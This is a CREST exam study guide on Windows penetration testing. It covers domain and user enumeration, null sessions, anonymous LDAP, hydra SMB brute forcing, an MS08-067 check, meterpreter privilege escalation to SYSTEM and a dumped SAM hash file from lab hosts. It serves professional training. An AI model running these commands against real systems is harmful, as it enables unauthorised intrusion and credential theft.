



Crest:

Windows Security Assessment

By Ed Williams & Dave Cash

***"Meistr pob gwaith yw
ymarfer."***

Introduction

Hi, this document is intended to give an overview of the practical Windows requirements for the crest infrastructure exam. It is only intended to be an overview as there are some elements such as the vulnerabilities, which will inevitably change over time. Good luck and don't panic!

1 Microsoft Windows Security Assessment

The windows element of the crest practical exam accounts for a considerable part of the overall practical mark (1/3).

1.1 E1 - Domain Reconnaissance

1.1.1 - Identifying domains/workgroups and domain membership within the target network.

Nbtscan is one of the easiest ways to quickly identify windows hosts on a domain / workgroup. As can be seen with the following example, which identifies one domain called domain, a DC of that domain and one member server of the domain domain!

```
C:\Documents and Settings\ewilliams>nbtscan 192.168.142.0/24
192.168.142.1   WORKGROUP\CYMRUAMBYTH   SHARING
192.168.142.138 DOMAIN\EWILLIAM-N34JKS   SHARING DC
192.168.142.139 DOMAIN\EWILLIAM-H4M08N   SHARING
*timeout (normal end of scan)
```

1.1.2 - Identifying key servers within the target domain.

Key targets within the context of a domain are normally the domain controllers (DC). As discussed above, nbtscan can pick these up; however, a ping sweep of the Lan can be undertaken followed by an nbtstat of the found hosts, as demonstrated next:

```
C:\Documents and Settings\ewilliams>nbtstat -A 192.168.142.138
```

VMware Network Adapter VMnet8:

Node IpAddress: [192.168.142.1] Scope Id: []

NetBIOS Remote Machine Name Table

Name	Type	Status
EWILLIAM-N34JKS<00>	UNIQUE	Registered - Host name
EWILLIAM-N34JKS<20>	UNIQUE	Registered
DOMAIN <00>	GROUP	Registered - Domain name
DOMAIN <1C>	GROUP	Registered - represents a DC
DOMAIN <1E>	GROUP	Registered
DOMAIN <1D>	UNIQUE	Registered
.._MSBROWSE_.<01>	GROUP	Registered

MAC Address = 00-0C-29-94-B5-57

1.1.3 - Identifying and analysing internal browse lists.

see above

1.2 E2 - User Enumeration

1.2.1 - NetBIOS - RID Cycling

To begin the process of RID cycling, we first need to establish a NULL session to the host:

```
C:\Documents and Settings\ewilliams>net use \\192.168.142.138\ipc$ "" /u:""
The command completed successfully.
```

Having established the NULL session the next step is to enumerate the SID of a known user / group. On DC's, by default, the Domain Admins group is normally present.

```
C:\Documents and Settings\ewilliams>user2sid.exe \\192.168.142.13 "Domain Admins"
```

```
Number of subauthorities is 5
Domain is EWILLIAM-N34JKS
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser
```

In this example, the following is the sid (security identifier): **S-1-5-21-1390067357-1454471165-682003330-513**, with the last segment being the rid (registered id), 513 in this case.

Now that we have a valid sid we can use some slow rid cycling; first, lets get the true administrator account:

```
C:\Documents and Settings\ewilliams>sid2user.exe \\192.168.142.13 5 21 1390067357
1454471165 682003330 500
```

```
Name is domain_admin
Domain is EWILLIAM-N34JKS
Type of SID is SidTypeUser
```

From here it is a case of replacing the RID (the last set of numbers) to values greater than 1000, this is where standard accounts start from.

Of course, GetAcct does all this for you with a nice GUI too!




Figure 1: RID Cycling with GetAcct

1.2.2 - SNMP

Windows 2000 by default has a read SNMP community string of public. If a community string can be found (default, dictionary or brute forced), then usernames on that host can be enumerated. The excellent solar winds can be used to easily enumerate these usernames.




Figure 2: Username Enumeration through SNMP


Community string should be treated like passwords.

1.2.3 - LDAP


Depending on the server version and restrictions placed on anonymous binds, it may be possible to connect to the LDAP service in order to enumerate information from the active directory. Note that from Windows 2003 onwards, anonymous binds are disabled by default.

The ldp.exe tool from the Windows 2000 resource kit can be used to connect to the ldap service as follows.

1. Load ldp.exe
2. Connect to the server




3. Bind to the server using anonymous credentials



4. Confirmation of anonymous binding should be received

```
res = ldap_simple_bind_s(ld, 'anonymous', <unavailable>); // v.3  
Authenticated as dn:'anonymous'.
```

5. Select VIEW >> TREE, then press OK at the following dialogue box.



6. Expand the tree on the left hand side of the screen to view AD information.

[-] CN=Users,DC=sdny,DC=dlbtrading,DC=local

- ... CN=Administrator,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=alexsdny,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=Cert Publishers,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=davehack,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=DnsAdmins,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=DnsUpdateProxy,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=Domain Admins,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=Domain Computers,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=Domain Controllers,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=Domain Guests,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=Domain Users,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=edward,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=Enterprise Admins,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=Group Policy Creator Owners,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=Guest,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=HelpServicesGroup,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=krbtgt,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=RAS and IAS Servers,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=Schema Admins,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=SUPPORT_388945a0,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=TelnetClients,CN=Users,DC=sdny,DC=dlbtrading,DC=local
- ... CN=williams,CN=Users,DC=sdny,DC=dlbtrading,DC=local

E3 – Active

Directory

Active Directory Roles (Mostly ripped from the Internet) :

Global Catalogue - The global catalogue is a service within Windows that allows users to find any objects to which they have been granted access. This functionality far surpasses that of the Find Computer application included in previous versions of Windows, because users can search for any object within Active Directory: servers, printers, users, and applications.

The GC is an index stored on Active Directory servers. It contains the names of all objects in the Active Directory server, regardless of how the server has been partitioned. The GC also contains a handful of searchable attributes for each object. For example, the GC would store the distinguished names, first names, and last names of all users—allowing someone to search for anyone named Tony and find the distinguished name of the user. The global catalogue is a subset of Active Directory, and stores only those attributes that users tend to search on. Useful defaults are provided by Microsoft, and administrators can specify other attributes to be searchable by using the Active Directory Schema.

Master Browser - is used to host information of other Windows computers within the same Windows domain or TCP/IP network. Browsing in these terms is specific to viewing network resources within the Windows network such as the available domains and computers. The information, called a Browse List, is held by the browser and primarily consists of the computer names and the services each of the computers offer. There are several browser roles: the Backup Browser, the Master Browser, and the Domain Master Browser.

Flexible Single Master Operations (FSMO, sometimes pronounced "fizz-mo") roles are also known as operations master roles. Although the AD domain controllers operate in a multi-master model, i.e. updates can occur in multiple places at once, there are several roles that are necessarily single instance.

Reliance of AD on DNS and LDAP - Active Directory makes extensive use of DNS technology and relies on DNS to locate objects within Active Directory. LDAP defines how clients and servers exchange information about a directory and is inherent in Windows (post 2000).

Group Policy is a feature of the Microsoft Windows NT family of operating systems. Group Policy is a set of rules which control the working environment of user accounts and computer accounts. Group Policy provides the centralized management and configuration of operating systems, applications and users' settings in an Active Directory environment. In other words, Group Policy in part controls what users can and can't do on a computer system. Although Group Policy is more often seen in use for enterprise environments, it is also common in schools, smaller businesses and other kinds of smaller organizations. Group Policy is often used to restrict certain actions that may pose potential security risks, for example: to block access to the Task Manager, restrict access to certain folders, disable the downloading of executable files and so on.

1.3 E4 - Windows Passwords

1.3.1 Password Policies

Where possible, the password policy should be identified. There are a number of reasons for this, if the local / domain users have lockout policies, it isn't considered best practice to lock out every user on the domain. Also, it is worth enumerating the password policy to see if complex passwords have been enforced, if they have and you need to add a user then the newly created user will need to adhere to the policy.

The enum tool can be used to enumerate this information windows on a 2000 host without valid credentials

```
C:\Documents and Settings\ewilliams>enum -P 192.168.1.72
server: 192.168.1.72
setting up session... success.
password policy:
  min length: none
  min age: none
  max age: 42 days
  lockout threshold: none
  lockout duration: 30 mins
  lockout reset: 30 mins
cleaning up... success.
```

If you have access to the host, the local password policy can be viewed from the local security settings.





Figure 3: Local Password Policy

1.3.2 Account Brute Forcing

There are a number of tools available that allow the use of windows account brute forcing. However, my favourite is hydra. The following is an example - having already enumerated the username of Duw (Welsh for God, so the local administrator account) I use a password list, words, hydra will then attempt to connect as the user Duw with every password in the words file.



```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\ewilliams>hydra -e ns -l Duw -P words 192.168.1.72 smb
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2010-03-09 09:23:51
[DATA] 1 tasks, 1 servers, 3351 login tries (1:1/p:3351), ~3351 tries per task
[DATA] attacking service smb on port 139
[139][smb] host: 192.168.1.72 login: Duw password: admin
[STATUS] attack finished for 192.168.1.72 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2010-03-09 09:23:52

C:\Documents and Settings\ewilliams>
```

Figure 4: Account Brute Forcing

With a good lockout policy username brute forcing becomes very difficult and should always be recommended. Do you have a lock-out policy for the local admin account??

1.3.3 Hash Storage

LANMAN - LM hash, LanMan, or LAN Manager hash is one of the formats that Microsoft LAN Manager and Microsoft Windows versions previous to Windows Vista use to store user passwords that are fewer than 15 characters long. This type of hash is the only type of encryption used in Microsoft LAN Manager (hence the name) and versions of Windows up to Windows Me. It is also supported in more recent Windows versions for backward compatibility, although in Windows Vista and later it must explicitly be enabled for use as it is turned off by default.

Weaknesses of LANMAN - Although it is based on DES, a well-studied block cipher, the LM hash is not a true one-way function as the password can easily be determined from the hash because of several weaknesses in its implementation. First, the password characters are restricted to the ANSI character set. Second, passwords longer than 7 characters are divided into two pieces and each piece is hashed separately. Third, all lower case letters in the password are changed to upper case before the password is hashed. The second weakness allows each half of the password to be attacked separately.

NTLM (NT LAN Manager) is a Microsoft authentication protocol used with the SMB protocol. MS-CHAP is similar and is used for authentication with Microsoft remote access protocols. During protocol negotiation, the internal name is nt lm 0.12. The version number 0.12 has not been explained. It is the successor of LANMAN (Microsoft LAN Manager), an older Microsoft authentication protocol, and attempted to be backwards compatible with LANMAN.

NTLMv1 - NTLMv1 is a challenge-response authentication protocol. The server authenticates the client by sending an 8-byte random number, the challenge. The client performs an operation involving the challenge and a secret shared between client and server, e.g. a password. The client returns the 24-byte result of the computation. In fact, in NTLMv1 two computations are made using two different shared secrets and two 24-byte results are returned. The server verifies that the client has computed the correct result, and from this infers possession of the secret, and hence the identity of the client.

NTLMv2 - NTLMv2, introduced after Windows NT 4.0 SP4, is a challenge-response authentication protocol. It is intended as a cryptographically strengthened replacement for NTLMv1.

NTLMv2 sends two 16-byte responses to an 8-byte server challenge. The response is the HMAC-MD5 hash of the server challenge, a randomly generated client challenge, and a HMAC-MD5 hash of the user's password and other identifying information. The two responses differ in the format of the client challenge. The shorter response uses an 8-byte random value for this challenge. In order to verify the response, the server must receive as part of the response the client challenge. For this shorter response, the 8-byte client challenge appended to the 16-byte response makes a 24-byte package which is consistent with the 24-byte response format of the previous NTLMv1 protocol. In certain non-official documentation (e.g. DCE/RPC Over SMB, Leighton) this response is termed LMv2.

The second response sent by NTLMv2 uses a variable length client challenge which includes (1) the current time in NT Time format, (2) an 8-byte random value, (3) the domain name and (4) some standard format stuff. The response must include a copy of this client challenge, and is therefore variable length. In non-official documentation, this response is termed NTV2.

Both LMv2 and NTV2 hash the client and server challenge with a hash of the user's password and other identifying information. The exact formula is to begin with the NT Hash of NTLMv1, which is stored in the SAM, and continue to hash in, using HMAC-MD5, the username and domain name. In the box below, X stands for the fixed contents of a formatting field.


1.3.4 Offline Password Analysis (also see 'crack password hashes')

1.4.4.1 - Rainbow Tables

A rainbow table is a lookup table offering a time-memory trade off used in recovering the plaintext password from a password hash generated by a hash function, often a cryptographic hash function. A common application is to make attacks against hashed passwords feasible. A salt is often employed with hashed passwords to make this attack more difficult, often infeasible.

A rainbow table is ineffective against one-way hashes that include salts.

1.4.4.2 - Hash Brute Forcing



Users often choose weak passwords. Single words found in dictionaries, given and family names, any too short password (usually thought to be 6 or 7 characters or less), or any password meeting a too restrictive and so predictable, pattern (eg, alternating vowels and consonants). Repeated research over some 40 years has demonstrated that around 40% of user-chosen passwords are readily guessable by sophisticated cracking programs armed with dictionaries and, perhaps, the user's personal information.

An alternative method to a dictionary attack is a brute force attack. In theory, if there is no limit to the number of attempts, a brute force attack will always be successful since the rules for acceptable passwords must be publicly known; but as the length of the password increases, so does the number of possible passwords. This method is unlikely to be practical unless the password is relatively short, however techniques using parallel processing can reduce the time to find the password in inverse proportion to the number of computer devices (CPUs) in use.

1.4 E5 - Windows Vulnerabilities

1.4.1 - Remote Vulnerabilities

A classic CREST practical question. One of the most stable, identifiable and easily exploitable vulnerabilities is MS08-067. Nessus, of course will pick this up – however, a quick way of identifying is using nmap – as follows.

```
nmap --script smb-check-vulns -p445 192.168.142.138-139
Starting Nmap 5.00 ( http://nmap.org ) at 2010-02-24 18:11 GMT Standard Time
Interesting ports on 192.168.142.138:
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:94:B5:57 (VMware)

Interesting ports on 192.168.142.139:
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:4C:F2:C5 (VMware)

Host script results:
| smb-check-vulns:
|_ MS08-067: VULNERABLE
Nmap done: 2 IP addresses (2 hosts up) scanned in 20.17 seconds
```

As can be seen above, the first host is not vulnerable, however, the second is ☺

Having identified a vulnerable host, the next step is to attempt to exploit this vulnerability. My advice here would be to keep the exploit as simple as possible – in terms of metasploit, a simple adduser payload will suffice and work – once you have a user on the system, you can then drop hashes etc!


1.5.2 - Local Vulnerabilities

MS patches. In the event that a remote exploit only gives limited privileges or access to a host is gained through a normal user account, a number of different strategies may be used to elevate privileges.

Local exploits

A good example of a local exploit is the Kitrap0d which is believed to affect every release of the Windows NT kernel, from Windows NT 3.1 (1993) up to and including Windows 7 (2009). Exploit code is public and the exploit is reliable. The easiest way to exploit is to have either physical access to the machine, or a remote desktop session established.

The screenshot below shows a local user with the vdmallowed.exe run and the resulting system level shell.



Metasploit also contains a meterpreter module that attempts to exploit the kitrap0d exploit along with attempts to abuse LSASS. The 'getsystem' module attempts one or all of the following privilege escalation techniques.

- 1 : Service - Named Pipe Impersonation (In Memory/Admin)
- 2 : Service - Named Pipe Impersonation (Dropper/Admin)
- 3 : Service - Token Duplication (In Memory/Admin)
- 4 : Exploit - KiTrap0D (In Memory/User)

The screenshot below shows a reverse meterpreter session gained through a user on the remote system running an executable. The getsystem command is then used to elevate privileges to system.


```

[*] Sending stage (747008 bytes)
[*] Meterpreter session 2 opened (192.168.47.130:4444 -> 192.168.47.128:1039)
sessions

Active sessions
=====

  Id  Description  Tunnel
  --  -
  2   Meterpreter  192.168.47.130:4444 -> 192.168.47.128:1039

msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: XP-SP2\testuser
meterpreter > use priv
Loading extension priv...success.
meterpreter > getsystem
...got system (via technique 4).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █

```

1.

5.3 - Password Hashes from SAM and Cached Credentials

Having popped a box through a missing vulnerability or account brute forcing, the next step is to attempt to drop the locally stored password hashes, there are a number of tools available that can do this; however, PWDumpX will do the whole lot.




Figure 5: Running Pwdumpx (locally)

Dumped SAM File

```
Administrator:500:75B828E04AF3C29DE917F8D6FA472D2C:81FE7DA47D20A7E206FEB2237472CFDE:::  
:  
ed:1008:11CB3F697332AE4CC295285C92CD06B4:4424147A7DCD3C47C4EC3921443023BD:::  
edward:1007:75B828E04AF3C29DE917F8D6FA472D2C:81FE7DA47D20A7E206FEB2237472CFDE:::  
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::  
